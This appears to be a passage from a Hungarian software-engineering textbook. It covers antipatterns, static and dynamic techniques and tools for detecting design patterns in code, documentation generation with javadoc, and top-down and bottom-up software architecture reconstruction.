Ezek olyan, a tervezés során előforduló minták, amelyek hibás és/vagy nemkívánatos eredményre vezethetnek a gyakorlatban. Három évvel később kiadtak egy nagy sikerű könyvet „Antipatterns” címmel. Másképpen fogalmazva az antipattern olyan minta, ami megmondja, hogy hogyan jutunk el egy problémától egy rossz megoldásig. A könyv meg is magyarázza, hogy a rossz megoldás miért látszik vonzónak, és miért rossz mégis, illetve hogy milyen jó megoldásokat használjunk helyette.

Egy ilyen antipattern például a „Call super” (ős hívása). A call super egy olyan minta, amiben az egyik osztály megköveteli, hogy a leszármazott osztályai definiálják felül valamely metódusát, és hívják vissza magát a felüldefiniált metódust a program egy meghatározott pontján. A felülírt metódus szándékosan hiányos lehet arra számítva, hogy a felüldefiniáló metódus megfelelő módon terjeszti ki a működését. Azonban a tény, hogy a programozási nyelv nem tudja biztosítani az összes szükséges feltétel meglétét ehhez a híváshoz, ezt a mintát ellenmintává teszi.

A call super ellenminta egy interfész, vagy keretrendszer felhasználóira támaszkodik abban, hogy azok leszármaztassanak egy osztályt a megfelelő ősosztályból, felüldefiniálják a megfelelő metódusát, és a felüldefiniált metódus meghívja az eredeti metódust a törzsén belül. Ez sok esetben szükséges lehet, például ha az ősosztálynak valamilyen inicializációt kell végrehajtania a rendszer helyes működéséhez, vagy ha az ősosztály fő feladata csak a leszármazott osztályokban lehet teljes egészében megvalósítva. Ennek a problémának a megoldására helyesebb a Template Method tervezési mintát használni, ahol az ősosztály megfelelő metódusa meghív egy absztrakt metódust, amely absztrakt metódust minden leszármazott osztályban meg kell valósítani, így az eredeti metódus ezt fogja meghívni.

Mintafelismerés

A korábban említett tervezési minták felismerése, kódból történő automatikus detektálása nagyban segíti a szoftver visszatervezésének folyamatát, ami, mint tudjuk a szoftver karbantarthatóságának, módosításának (reengineering) egyik alappillére. Éppen ezért fontos, hogy minél pontosabban azonosítsuk a rendszerünkben a tervezési mintákat, mivel így az újratervezés és átszervezés (reengineering, refactoring) folyamatát leegyszerűsíthetjük, továbbá segíti a rendszer megértését, és vizualizálását is. Számos algoritmus, technika létezik a tervezési minták felismerésére. Sokan közülük eltérő kiinduló ötletet alkalmaznak, más-más technikai megvalósításokkal. Azonban szinte mindre igaz, hogy a minta felismerését és illesztését matematikai úton próbálja megoldani (egy matematikai formula egyszerűen

automatizálható). Általában elkülöníthető maga a felismerés algoritmusa és az algoritmus bemenetének elkészítése, azaz a rendszer más alakbeli reprezentációja.
A tervezési minták detektálására alkalmas megközelítések bemenete általában a forráskód, vagy annak egy más reprezentációja, például egy UML diagram, java bájtkód, stb. A legtöbb megközelítés minden egyes keresendő mintára ellenőrzi a rendszer forráskódját vagy struktúráját, és megpróbálja felderíteni a mintára illeszkedő részeket. Mindazonáltal vannak olyan megközelítések, amelyeket nem lehet teljesen automatizálni, mivel az egyes jellemzők begyűjtése manuálisan történik, ami emberi beavatkozást igényel.

Statikus detektálás

A statikus detektálás során csak a forráskódot vesszük alapul, és azon végezzük az elemzést. Ennek a megközelítésnek az előnye, hogy általában gyors, és nem igényli a rendszer valós futtatását. Ez sok esetben előny, mivel a különböző alkalmazásszerverek, futtató környezetek beüzemelése sok időt és energiát emészthet fel. Előnye még ennek a megközelítésnek, hogy nem kell futtatható állapotban lennie a kódnak, félig elkészült megvalósítást is lehet statikusan elemezni, azaz a fejlesztési folyamat során folyamatosan végezhető elemzés, nem csak a végén.
Másrészről hátránya, hogy a statikus elemzés nem képes minden tervezési mintát feltárni. A viselkedési minták detektálása nehéz csak statikus elemzéssel (legalábbis nagy pontossággal). A következőkben a statikus elemzési módszerek közül tárgyalunk néhányat.

Mátrix reprezentáción alapuló detektálás

Jing Dong, Yongtao Sun és Yajing Zhao [5] 2008-ban publikáltak egy mátrix reprezentáción alapuló mintakereső algoritmust, és annak egy megvalósítását. Az ő megközelítésük lényege, hogy mind a forráskódot, azaz magát a rendszert, mind pedig a keresendő mintát mátrixként reprezentálják, majd kereszt korrelációval kiszámítják ezek hasonlósági értékét, amiből következtetéseket vonnak le, és meghatározzák a tervezési minták vélhető fajtáját és helyét. A művelet során létrehozzák a rendszert, és a tervezési mintát reprezentáló mátrixot. Például, a rendszer X mátrixának $x_{i,j}$ értéke a generált mátrixban az öröklődési kapcsolatot jelenti az *i* és a *j* osztály között: az 1 jelenti, hogy van kapcsolat, a 0 pedig, hogy nincs. A tervezési minta mátrixát ugyanilyen módon definiálják. Ez a megközelítés nem csak hogy megtalálja a pontos egyezéseket a mintákkal, de még azok lehetséges változatait is detektálja.
A szerzők készítettek egy prototípus alkalmazást is, amely ezt az algoritmust valósítja meg. Az eredményeik igen biztatóak, nagy pontosságot mutatnak. Egy 600 osztályt tartalmazó open-source programot elemezve (JHotDraw 6.0) 51 Adapter, 29 State és 1 darab Decorator mintát detektáltak.

Gráfillesztésen alapuló detektálás

Egy másik statikus megközelítés szerint [6], a forráskódból kiépíthető gráf reprezentációt kell alapul venni, mert abból képesek lehetünk tervezési mintákat felismerni. Ebben a megoldásban a detektálható minták listája nem teljes. Csupán csak néhány, magasabb absztrakciószintű mintát nem képes a módszer detektálni (például Facade minta). Ebben a megközelítésben a detektálást több lépésben végzik. Az első lépés a rendszer gráfreprezentációjának előállítása. Ezután elő kell állítani a keresett minták megfelelő reprezentációját is, és csak ezután indulhat a minták előfordulásainak keresése a rendszer gráfján. A tárgyalt módszer [6] a rendszer ábrázolására ASG-t, míg a minták megfelelő

reprezentációjának leírására a DPML (Design Pattern Markup Language) nyelvet használja. A DPML egy XML alapú tervezési mintát leíró nyelv (ennek a DPML-nek a definiálása egy DTD-vel történik). Miután létrehozták a rendszer ASG gráfját és a minták DPML leírását betöltötték egy szabványos DOM fa formátumba, a következő lépésben a detektáló algoritmus DPML illeszkedéseket, találatokat keres az ASG-ben. Ez a keresés tulajdonképpen egy gráf illesztés, ahol a pontok az osztályok, az élek pedig a köztük lévő kapcsolatok.
Maga a keresés két lépésben zajlik:

- Első lépésként kigyűjt egy olyan halmazt, amely lehetséges minta előfordulásokat tartalmaz. Ezt úgy csinálja, hogy a rendszer minden osztályára megpróbálja ráilleszteni az összes mintát. Ebben a lépésben még csak „nagy vonalakban" keres elemeket. Csak és kizárólag a kapcsolatokat nézi. Tehát ha egy osztály rendelkezik olyan típusú kapcsolatokkal más osztályok felé, mint amilyet az aktuális minta definiál, akkor az osztály bekerül ebbe a halmazba.
- Második lépésként ezt a halmazt szűri tovább. Ebben a lépésben már a halmaz összes elemére sokkal pontosabb illesztéseket keres. Megnézi az osztály adott kapcsolatainak a másik végén lévő osztályokat is, és elemzi őket aszerint, hogy megfelelnek-e a mintában szereplővel. Ekkor már nem csak a kapcsolatok meglétét ellenőrzi (mint az első lépésben), hanem a kapcsolatok másik végén szereplő osztályokat is.

Azért szükséges ez a két lépés, mert a gráf pont (osztály) éleit, és az élek másik oldalán lévő osztályok azonosítóit konstans időben elérjük, míg egy osztályazonosító alapján a teljes osztály lekérése jóval több időt vesz igénybe. Így az első lépés viszonylag gyors, és a kimenete már egy szűkebb halmaz, mint a kiinduló teljes gráf. Ebben a kisebb halmazban az azonosító alapján való lekérések száma így lényegesen kevesebb lesz, tehát az algoritmus gyorsabb.

UML alapú detektálás

1996-ban Christian Kramer és Lutz Prechelt publikáltak egy cikket [8], amelyben egy Pat nevű mintafelismerő programot mutatnak be. A program Prolog nyelven íródott, és a mintadetektálást több részfeladatra bontja. A detektálás folyamatának első, és legfontosabb eleme a minta megadása. Ehhez egy speciális OMT (Object Modeling Technique) diagrambeli reprezentációt használnak, amely hasonlít arra az alakra, amelyben a GoF definiálta annak idején a tervezési mintákat. Az OMT az UML elődjének tekinthető objektum modellező grafikus nyelv. Második lépésként ezeket az alakokat Prolog specifikussá alakítják. A forráskódot egy objektum-orientált CASE eszközzel (Paradigm Plus 2.01 Platinum) elemzik, majd kinyerik a szerkezetet OMT alakban. A következő lépésben ezt az alakot is Prolog specifikussá teszik. A tényleges mintakeresés ezek után következik, amikor is a két Prolog specifikus alakot összehasonlítják, és minta előfordulásokat keresnek. Ez a fázis az, amikor a szabályokat (Rules, a tervezési minta) a tényekkel (Facts, a forrásból származó adat) állítják szembe, és hasonlóságokat keresnek. A módszer hátránya, hogy csak a strukturális tervezési mintákat képes detektálni.

Dinamikus detektálás

A dinamikus detektálás általában lassabban végezhető művelet, mivel ilyenkor a rendszert működés közben kell monitorozni, elemezni. Viszont ez a művelet sokkal pontosabb detektálást tesz lehetővé, főleg a viselkedési minták felismerésében.

Általában a dinamikus detektálás két folyamatból áll. Az első, amikor is a futó rendszerről információkat nyerünk ki, a második, amikor ezeket feldolgozzuk. Ez a két folyamat történhet egyszerre, de egymás után is.
A futás közbeni elemzést általában profilozó programok segítségével lehet a leghatékonyabban elvégezni. Ezek a profilerező eszközök nyomon tudják követni, hogy a megadott program épp mely függvényét hívja, épp mit tartalmaz a heap, vagy épp mennyi CPU-t használ. Ezek a programok általában arra használatosak, hogy elemezzük a kódunkat annak érdekében, hogy fel tudjuk gyorsítani, például úgy, hogy a legtöbbet hívott osztályt optimalizáljuk. A tervezési minta detektálásának a szempontjából számunkra a lényeges információ ebből, hogy képes nyomon követni, és akár valós időben is jelezni, hogy a program mely függvény után melyiket hívta. Ez az információ elengedhetetlen ahhoz, hogy a viselkedési mintákat detektálni tudjuk (legalábbis a pontos detektáláshoz szükséges). Ezen információk feldolgozásával detektálhatjuk a legpontosabban a viselkedési mintákat. Általában a pontos és széleskörű felismerés érdekében a statikus és dinamikus elemzést együtt szokták alkalmazni.

Statikus és dinamikus elemzés kombinálása

Hakjin Lee, Hyunsang Youn és Eunseok Lee 2008-ban publikált egy cikket [11] a tervezési minták felismerésére. A módszer alapja, hogy mind dinamikus, mind statikus elemzésnek aláveti a kódot, így biztosítva a lehető legnagyobb pontosságot. A dinamikus elemzés elengedhetetlen a viselkedési minták felismeréséhez. Állításuk szerint az összes GoF által definiált mintát képesek felderíteni, azonban szerintük a GoF által definiált tervezési minta osztályozás csak a forward engineering-et támogatja. Mivel a tervezési minták detektálása a reverse engineering területén is nagyon nagy szerephez jut, ezért ők újraosztályozták a mintákat, és az alábbi 3 csoportot hozták létre:

- *Statikus strukturális minták*: Ezek azok a minták, amelyeket az osztályok közötti kapcsolatok elemzésével képesek vagyunk statikusan, egy UML diagramhoz hasonlóan elemezni és detektálni. Ilyen például a *Composite*.
- *Dinamikus viselkedési minták*: Ezek azok a minták, amelyek különböző objektum példányok és osztályok közötti viselkedésekből detektálhatók. Leírásuk hasonló lehet más mintákhoz, és a pontos detektálásukhoz szükséges a programot működés közben elemezni. Ezeket a mintákat a dinamikus és statikus elemzés együttes használatával vagyunk képesek detektálni. Ilyen minta például a *Decorator*.
- *Program specifikus minták*: Azok a minták tartoznak ebbe a csoportba, amelyek már programozói „stílust” követnek, vagy speciális, csak az adott programozási nyelvben használatos kódból állnak. Ezeket a mintákat nem lehet sem dinamikus, sem statikus elemzéssel detektálni. Ezen minták detektálásához plusz információk kellenek, például a specifikus kód, vagy a stílus leírása. Ilyen minta a *Prototype*.

A tervezési minták detektálásának folyamata 5 lépésből áll:

1. Első lépésként a bemenetet specifikálják. A forráskódból valamilyen magasabb szintű reprezentációt állítanak elő, például egy AST fát vagy ASG gráfot.
2. Második lépésként a statikus elemző algoritmussal definiálják a statikus strukturális mintákat, majd illeszkedéseket keresnek az előző lépés eredményével. Ha a minta keresése „jónak tűnik”, akkor eltárolják ezeket az elemeket, máskülönben eltávolítják a jelzett osztályt az előző lépés eredményeként kapott reprezentációból. Ehhez a detektáláshoz a saját XMI (XML Metadata Interchange) elemzőjüket használják.

3. A következő lépésben statikus elemzésnek vetik alá a kódot ismét, de most a dinamikus viselkedési minták előfordulását keresik. Erre a lépésre azért van szükség, hogy meggyorsítsák a következő dinamikus keresést.
4. Mindezek után futtatják a programot. Futás közben begyűjtik, monitorozzák a metódus hívások nyomait. Ezek az információk kinyerhetők például a JDI-vel (Java Debug Interface). Közben figyelik, hogy az előre definiált dinamikus viselkedési mintákkal találnak-e egyezést. Ha találnak, akkor eltárolják.
5. Az utolsó lépésben a program specifikus mintákat keresik. Mégpedig úgy, hogy az előre megadott „minta katalógusban" szereplő kód specifikus elemek detektálására összpontosítanak. Ez a detektálási módszer a GoF által definiált 23 tervezési minta közül 3-at (Template Method, Interpreter és a Memento) nem képes detektálni.

Egy másik megközelítés [9] kombinálva használja a statikus és dinamikus elemzést. Amint láttuk, az előző módszerben a dinamikus és statikus elemzés „kombinálása" annyit jelentett, hogy egy adott típusú minta detektálásához statikus elemzést, míg másikhoz dinamikust használ. Ezzel ellentétben, ez a megközelítés valóban kombinálja a két módszert, mivel a lényege, hogy a statikus elemzés kimenete lesz a dinamikus elemzés bemenete.
A két elemzés szigorú egymás utánisága nem kikötés. Az első folyamat a statikus elemzés, amely eredménye egy minta halmaz. Ez a mintahalmaz a lehetséges, azaz „gyanús" tervezési minták helyét tartalmazza. Ez általában egy nagyon nagy halmaz, mivel a kicsit is valószínű mintákat sem lehet elvetni. A következő lépésben dinamikus elemzésnek vetik alá a kódot. Vagy célirányosan, csak az előző lépés kimenetébe eső elemeket követik nyomon, és azokat, amiket mindkét lépés mintának tart, kikerülnek az eredmény halmazba, vagy képeznek egy halmazt arról, hogy a dinamikus futás során milyen mintákat detektáltak, és a statikus eredmény halmazzal metszetet képezve adnak eredményt. Ebben az esetben a két művelet párhuzamosan is végezhető, és egy harmadik lépésben összesítik.

Tervezési minta detektáló eszközök

Számos tervezési minta detektáló eszköz létezik, amelyeket különböző tulajdonságaik alapján csoportosíthatunk. Ilyen tulajdonság például a felismert minták típusa és száma, az elemzés módja (statikus, dinamikus, kombinált), a detektálás során használt program, illetve minta reprezentációja (ASG, Prolog, mátrix/vektor, XML/DOM, osztálydiagram, stb.), vagy csak egyszerűen az eszköz implementációjának a nyelve.
Csoportosíthatjuk az eszközöket aszerint, hogy milyen megközelítést használnak. A Columbus, a Pat, a DP++ és a JBOORET például strukturális megközelítést alkalmaz, azaz a rendszer felépítését elemzik. A strukturális és viselkedési nézőpontot együttesen alkalmazó eszközök például a PINOT és a PRAssistor. A tervezési minták viselkedés alapú megközelítése tipikusan a metódus hívások jegyzésével történik. Egyes módszerek statikusan elemzik a futás eredményét, míg mások dinamikusan, futási időben [10].
Egy másik csoportosítás a rendszer, illetve a minta köztes reprezentációja alapján történhet. Léteznek eszközök, melyek a rendszer gráf reprezentációját elemzik, ilyenek például a Columbus, PINOT és a FUJABA. A Columbus a rendszer forrásából ASG gráfot épít, és azt elemzi, míg a minta leírása DPML-ben történik (egy saját XML formátum). A FUJABA mind a rendszert, mind pedig a mintát ASG-vel reprezentálja. A PINOT a mintát DFG (Data Flow Graph) és CFG (Control Flow Graph) formában dolgozza fel. Vannak eszközök, amelyek egyedi nyelvet használnak a rendszer és a minta leírására. Ilyen például a Ptidej, ami a rendszert egy speciális CSP (Communicating Sequential Processes) formátumban elemzi. A

CSP, vagy process algebra egy formális nyelv párhuzamos rendszerek kommunikációs mintáinak leírására [10].
A Pat, PINOT és a Ptidej pontos egyezéseket, míg a Columbus és a FUJABA megközelítő egyezéseket keres. A FUJABA a bottom-up és top-down megközelítéseket kombináltan használva elemez, interaktív módon. A PINOT adat és vezérlési folyam elemzéssel teszi ugyanezt [10].

TERVEZÉSI DOKUMENTÁCIÓ ELŐÁLLÍTÁSA FORRÁSKÓDBÓL

Egy korábbi fejezetben (Szoftvervisszatervezés) már említettünk néhány olyan eszközt, amelyek feladata automatikus dokumentációgenerálás (Doxygen, Rigi, ArgoUML). Ezek az eszközök gyakran egy-egy diagram előállításával segítik az alkalmazás működésének vagy felépítésének dokumentálást. Hamar felismerték a szoftverfejlesztésben, hogy a mindig naprakész, és érvényes dokumentáció megkönnyíti a fejlesztést. Az új fejlesztések mellett rengeteget segít a karbantartásban is. Sokkal könnyebben tudnak új emberek bekapcsolódni a fejlesztésbe, vagy átvenni különböző funkciók karbantartását, ha érvényes dokumentációval párosul maga a forráskód. Az ember közelibb nyelvek mindig könnyebben érthetőek, mint a gépközeli nyelvek.
Mindazonáltal a naprakész dokumentáció jelentős költség- és időmegtakarítást is jelent, hiszen a dokumentáció elkészítése és karbantartása is költséget és időt igényel. Ezt a folyamatot ezért automatizált dokumentálással, dokumentációgenerálással érdemes segíteni.
A fejlesztői dokumentáció generálásra egy jó példa a javadoc. Nincs külön fejlesztő környezet, maga a fejlesztő, aki a kódot írja, készíti a dokumentációt. A forráskódban olyan kommenteket helyezhetünk el (/** */ között) a főbb programszerkezeti egységekhez (csomagokhoz, típusdefiníciókhoz, attribútumokhoz, metódusokhoz és konstruktorokhoz), amelyeket a javadoc segítségével automatikusan generált dokumentációban (HTML formátumban) jeleníthetünk meg. A javadoc előnye, hogy a fejlesztőre bízza a dokumentálást. Később pedig bárki képes kigeneráltatni egy strukturált, formázott, tiszta és áttekinthető HTML dokumentumot. Sőt, a javadoc felprogramozásával, doclet írásával akármilyen egyéb formátumú kimenetet előállíthatunk a dokumentált kódból.
Az automatizálás csak a generálásra és a formázásra terjed ki, a szöveges leírást pedig kézzel kell bevinni. Ez a művelet részben automatizálható. Egyes fejlesztői környezetek (pl. Eclipse) már elég jó támogatást nyújtanak ahhoz, hogy az ős osztályok, interfészek alapján, valamint a metódus paraméterei, visszatérési típusai alapján egy kezdetleges javadoc commentet kigeneráljanak, hogy segítsék a fejlesztő munkáját. Ez a kezdetleges („csonk”) comment általában csak alapvető automatikusan kinyerhető információt tartalmaz, amit a fejlesztőnek azért még később ki kell egészíteni.

Architektúrarekonstrukció

A szoftver architektúra fogalmának nincs egy konkrét szabványos, mindenki által elfogadott és alkalmazott definíciója. Az egyetemi és ipari szférában egyaránt kutatók sora kísérelt meg pontos definíciót alkotni, melynek egy rendszerezett, átfogó gyűjteménye található meg a Carnegie Mellon Egyetem Szoftverfejlesztés Intézetének (Software Engineering Institute - SEI) honlapján (http://www.sei.cmu.edu/architecture/published_definitions.html). Egy klasszikusnak számító definíció Mary Shaw és David Garlan nevéhez fűződik, melyet még 1996-ban publikáltak [12]:

> *„A szoftver architektúra magában foglalja azon elemek leírását, amelyekből a rendszerek fel vannak építve, az ezen elemek közötti interakciókat, továbbá mintákat, melyek vezérlik az elemek kompozícióját, valamint a mintákon alkalmazott megkötéseket.”*

Széles körben elfogadott vélemény, hogy egy szoftverfejlesztési projekt sikerének vagy bukásának egyik fő tényezője a robosztus és átlátható szoftver architektúra, ahol architektúrán

elsősorban a rendszer komponenseit, azok kapcsolatait és a környezethez való viszonyuk rendszerét értjük.
A rekonstrukció tehát olyan reverse engineering tevékenység, melynek célja a már meglévő rendszer architektúrájának feltérképezése és prezentálása. A művelet során egy összetett, rendszerint heterogén architektúrájú szoftverrendszer összetevőit feltérképezzük; meghatározzuk a rendszer logika, funkcionális vagy strukturális szempontból fontos szerepeket ellátó egységeit (komponensek, csomagok, osztályok, metódusok, stb.) valamint az ezek közötti kapcsolatokat. Ez a feladat már egy kisebb (néhány ezer soros) rendszernél is igen nehéz lehet.
Az architektúrarekonstrukció sok szempontból hasonlít a visszatervezés folyamatára. Mindkettő a rendszerből képez egy magasabb szintű reprezentációt, a különbség mégis óriási. Visszatervezés során a szoftvert (annak forráskódját, dokumentációját, stb.) vizsgálva készítünk érthetőbb, magasabb szintű modellt. Architektúrarekonstrukció során pedig a rendszert, és annak környezetét is vizsgáljuk. Utóbbiba sok esetben beletartozik pl. a rendszer hálózati topológiája, a kliensek, szerverek és közöttük lévő kapcsolatok, a számítógépek földrajzi helyzete, összeköttetései stb. Az architektúrarekonstrukcióra tekinthetünk úgy is, mint egy általánosított (és sok esetben kibővített) visszatervezési folyamatra.

Az architektúraelemek közötti kapcsolat

Az architektúraelemek közötti kapcsolattípusok alkalmazási területenként eltérőek lehetnek. A *Systems and software engineering* szabvány [13] a kapcsolatokat említi, mint a komponensek kommunikációjáért és működésük összehangolásáért felelős egyedeket, de a konkrét kapcsolattípusokat nem részletezi. A Documenting software architectures könyv [14] három fő csoportba osztja a kapcsolatokat: rész-egész (is-part-of), függőségi kapcsolat (depends-on), specializálás vagy általánosítás (is-a). A függőségi kapcsolat egyik lehetséges finomításának említi az adatok megosztása okozta függőséget (shares-data-with), illetve a hívás (calls) miatt megjelenő függőséget, valamint ezt a hívási függőséget tovább részletezi: adatküldés (sends-data-to), vezérlés (transfers-control-to) és vezérlés átadás (imposes-ordering-to).
Az OMG által leírt, Knowledge Discovery Meta-Model (KDM) [15] szabványban egy általános modellel találkozhatunk. A szabványban az alábbi kapcsolatok szerepelnek: LinksTo Class (egymásra hivatkozó elemek), Consumes Class (másik elem által előállított adat fogadása, feldolgozás céljából), Produces Class (output előállítása), SupportedBy Class (másik elem támogatása), SuppliedBy Class (egy elem működéséhez szükséges egy másik elem megléte), DescribedBy Class (elem működését leíró másik elem).
A szakirodalomban rengeteg egyéb módszer van architektúraelemek közötti kapcsolatok meghatározására és jellemzésére. Előfordulhat például, hogy két komponens között akkor feltételeznek függőséget, ha az egyik meghibásodása hatással van a másik komponens működésére. A függőségek megnevezése, osztályozása mellett, azokat gyakran tulajdonságokkal is ellátják pl. a függőség erőssége [16].
Judith A. Staffordy és társai [18] függőség elemző módszert fejlesztettek ki és valósítottak meg. Az architektúra függőségekre hozott példáikban két nagy csoportra osztják a kapcsolatokat: szerkezeti és viselkedési kapcsolatokra. Szerkezeti kapcsolatok a forráskódon alapuló statikus kapcsolatok, ezzel szemben a rendszer viselkedésében fellépő kapcsolatok dinamikusak. Például az egyik komponens működése megelőzi, követi a másik komponens működését (temporal), egy esemény nem következhet be, amíg a rendszer vagy a rendszer egy része megfelelő állapotba nem kerül (state-based), egy komponens működése maga után

vonja a másik komponens működését (casual), vagy a komponens igényel vagy előállít olyan információt, ami szükséges saját vagy másik komponens működéséhez (input/output).
A UML modellező nyelv is alkalmas architektúra ábrázolására megfelelő profile alkalmazásával. Ennek alkalmazásával az alábbi irodalmak foglalkoznak mélyebben: [19][20][21].

Eszköztámogatás


Az architektúra modellező szoftvereknél fontos szempont, hogy a programmal egyszerűen módosíthassuk a rajzunkat vagy modellünket. Rajzoló eszköz esetén (például Microsoft Visio) elveszítjük a lehetőséget, hogy a modellen különféle számítógéppel segített méréseket, műveleteket végezzünk (például élek felemelése magasabb szintű elemekhez). Az általános rajzoló programoknál egy szinttel több tudást képesek tárolni a különböző hierarchikus gráfokat ábrázoló eszközök és gráf leíró nyelvek, metamodellek. Ilyenek a Rigi, Shrimp, GXL, és egyebek. Léteznek speciálisan architektúra feltérképezésre fejlesztett programok is, mint például Bauhaus, SotoGraph, SAVE. A fent említett általános rajzoló, illetve gráf-megjelenítő programok közül számos ingyenes, addig az utólag említett eszközök kereskedelmi termékek, így csak licencdíj ellenében használhatók.

Megközelítések

Az architektúrarekonstrukciós folyamatokban is alkalmazzuk a top-down és a bottom-up megközelítéseket, bár kicsit másképp, mint a visszatervezés során.

A top-down megközelítés az architektúrarekonstrukcióban


Lényege, hogy a rendszert szétbontjuk, hogy további rálátást nyerjünk az alrendszereire. Top-down megközelítésnél először a legfelső szintet elemezzük és formalizáljuk valamilyen leírás szerint, figyelmen kívül hagyva a rendszer alsóbb szerkezeteit. Ezután a rendszert tovább bontjuk alrendszerekre, majd az alrendszereket további al-alrendszerekre, egészen addig, amíg el nem jutunk a rendszer alapelemeihez. Szokás szintenkénti megközelítésnek is nevezni. Egy újabb szint kibontása során pedig tovább finomíthatunk a felsőbb szintek leírásain is (16. ábra).



16. ábra. A top-down módszer szemléltetése: a felsőbb szinteket (rendszer, alrendszer) határozzuk meg, majd bontjuk fel alacsonyabb szintű elemekre (modulok, forráskódelemek stb.).

A bottom-up megközelítés az architektúrarekonstrukcióban

Bottom-up megközelítésnél a rendszer alsóbb, egybetartozó rendszereit elemezzük először, amíg el nem jutunk egy olyan egységhez, ami az elemzett rendszereket egybefoglalja, és ez által alrendszerré válik. Bottom-up megközelítésnél a rendszer alsóbb elemeit mindig nagyobb részletességgel tudják feltérképezni. Ezek az elemek pedig nagyobb rendszerekből kapcsolódnak össze, hogy alrendszereket alakítsanak ki, amíg rálátást nem nyerünk az elemzett rendszerre a legfelső szintről. Ezt az elemzési stratégiát gyakran seed-modellként (mag-modell) is szokták nevezni, mivel a rendszer alsóbb építő elemeitől, úgymond a magjaiból indulunk ki, amit aztán tovább növesztünk felsőbb rendszerekké (17. ábra).



